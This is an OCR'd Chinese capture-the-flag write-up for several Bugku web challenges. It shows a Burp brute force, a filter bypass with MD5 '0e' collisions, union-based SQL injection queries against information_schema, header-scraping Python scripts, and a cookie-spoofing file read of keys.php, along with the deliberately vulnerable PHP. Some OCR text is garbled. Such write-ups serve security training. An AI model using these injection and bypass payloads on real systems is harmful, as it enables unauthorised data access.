
利用burp抓包，发送到intruder模块，标记密码



设置爆破规则，选择字典爆破



可以看到有一个字节长度不同的返回包，响应包可以看到flag



点击一百万次

题目：

http://123.206.87.240:9001/test/

Writeup：

题目访问不了

备份是个好习惯

题目：


http://123.206.87.240:8002/web16/

听说备份是个好习惯


Writeup：

题目提示备份文件，访问index.php.bak

```
http://123.206.87.240:8002/web16/index.php.bak
```



d41d8cd98f00b204e9800998ecf8427ed41d8cd98f00b204e9800998ecf8427e




下载后获得以下代码：

```php
<?php
/**
 * Created by PhpStorm.
 * User: Norse
 * Date: 2017/8/6
 * Time: 20:22
*/

include_once "flag.php"; #包含flag.php文件
ini_set("display_errors", 0);#取消错误信息提示
$str = strstr($_SERVER['REQUEST_URI'], '?');#截取url中?开始到结尾的字符
$str = substr($str,1);#php代码以0来表示第一位，说明将问号后面的字符传入str变量中
$str = str_replace('key','',$str);#将str变量中的key字符串替换成空
parse_str($str);#把查询字符串解析到变量中
echo md5($key1);#输出$key1的MD5值

echo md5($key2);#输出$key2的MD5值
if(md5($key1) == md5($key2) && $key1 !== $key2){#两个变量MD5值相等，并且两个变量的字符串内容不能相等
    echo $flag."取得flag";
}
?>
```

1.key被替换成空，所以我们使用双写绕过
2.php松散比较绕过，可以百度寻找MD5碰撞，寻找两个变量加密成MD5后比较为`ture`的值

payload:

```
kekeyy1=s878926199a&kekeyy2=s155964671a
```



0e545993274517709034328855841020 0e342768416822451524974117254469Bugku{OH_YOU_FIND_MY_MOMY}å–å¾—flag

成绩单

题目：
快来查查成绩吧
http://123.206.87.240:8002/chengjidan/

Writeup：
sql注入题

```
#页面正常
1' and 1=1#
```


```
#页面异常
1' and 1=2#
```


```
#order by 测试发现有4个字段
1' order by 4#

#显位
1' and 1=2 union select 1,2,3,4#
```


1' and 1=2 union select 1,2,3,4#

Submit

1的成绩单

Math	English	Chinese
2	3	4


```
#查看当前数据库下的所有表名
1' and 1=2 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema=databas
e()#

#查询fl4g表下的所有字段名
1' and 1=2 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_name='fl4g'#

#查询表中的数据内容
1' and 1=2 union select 1,group_concat(skctf_flag),3,4 from fl4g#
```



秋名山老司机


题目：

http://123.206.87.240:8002/qiumingshan/

是不是老司机试试就知道。

Writeup：

口算是算不了那么快的



思路就是利用payload爬取当前页面信息，然后相加再提交到服务器。

```python
import requests,base64

url="http://123.206.87.240:8002/web6/"
data="margin"
s=requests.Session()
r1 = s.get(url=url)
flag = base64.b64decode(r1.headers['flag']).split(":")[1].strip(" ")
flag1 = base64.b64decode(flag)
r2 = s.post(url=url,data={data:flag1})
print r2.text
```

```
D:\BaiduNetdiskDownload>python 秋名山老司机.py
KEY{111dd62fcd377076be18a}
```

速度要快

题目：

速度要快！！！！！！

http://123.206.87.240:8002/web6/

格式KEY{xxxxxxxxxxxxxx}

Writeup：

打开题目后，burp抓包，发送到Repeater模块，可以看到相应包出现一个flag字段的响应头

```
GET /web6/ HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:82.0) Gecko/20100101
Firefox/82.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=s0qoainul8amfod078697nfbfcfk2ere
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 127.0.0.1
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Fri, 23 Oct 2020 02:55:14 GMT
Content-Type: text/html;charset=utf-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
flag: 6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTlRRMk5URTA=
Content-Length: 89

</br>我感觉你得快点!!!<!-- OK ,now you have to post the margin what you find -->
```



解码后：

跑的还不错，给你flag吧: NTQ2NTE0

6LeR55qE6L+Y5LiN6ZSZ77yM57uZ5L2gZmxhZ+WQpzogTlRRMk5URTA=

多行 Base64加密 Base64解密 清空结果

当我们再次点击go后发现flag又改变了




说明需要我们获取到相应字符串，立刻提交到服务器上，与上一题一样

```
import requests,base64

url = 'http://123.206.87.240:8002/web6/'
request = requests.session()
flag =base64.b64decode(request.get(url).headers['flag'])
key = base64.b64decode(flag[flag.find(':')+2:])

flag = request.post(url,{'margin': key}).content

print flag
```

cookies欺骗


题目：
速度要快！！！！！！
http://123.206.87.240:8002/web11/
格式KEY{xxxxxxxxxxxxxx}

Writeup：
查看题目，在url上发现一个base64加密字符




rfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibryrfrgrgggggggoaihegfdiofi48ty598whrefeoiahfeiafehbaienvdivrbgtubgtrsgbvaerubaufibry

解码后可以看到是keys.txt




然后我们将index.php编译成base64编码，载入到url中


```
aW5kZXgucGhw
```



查看页面源代码可以看到一个`<?php`，那么可以知道url上的line参数代表查询的行数。



利用burp爆破行数




组合成以下代码：


```php
<?php
error_reporting(0);#屏蔽报错
$file=base64_decode(isset($_GET['filename'])?$_GET['filename']:"");#GET方式获取变量filename,然后进行base64解密，传入$file变量
$line=isset($_GET['line'])?intval($_GET['line']):0;#判断line变量是否存在，如果不存在则line为0
if($file=='') header("location:index.php?line=&filename=a2V5cy50eHQ=");#如果file变量为空，则跳转index.php?line=&filename=a2V5cy50eHQ=
$file_list = array(
'0' =>'keys.txt',
'1' =>'index.php',
);#定义file_list数组

if(isset($_COOKIE['margin']) && $_COOKIE['margin']=='margin'){#如果存在cookie变量margin,且margin的值为margin，则file_list数组列表增加keys.php
$file_list[2]='keys.php';
}

if(in_array($file, $file_list)){
$fa = file($file);
echo $fa[$line];
}
?>
```

分析好代码后知道，增加`cookie:margin=margin`即可读取keys.php


payload:

```
http://123.206.87.240:8002/web11/index.php?line=&filename=a2V5cy5waHA=
```





查看页面源代码，可以看到flag



never give up


题目：

http://123.206.87.240:8006/test/hello.php

作者：御结冰城


Writeup：

进入题目后查看源代码，发现注释




访问后直接强制跳转到bugkuctf官方

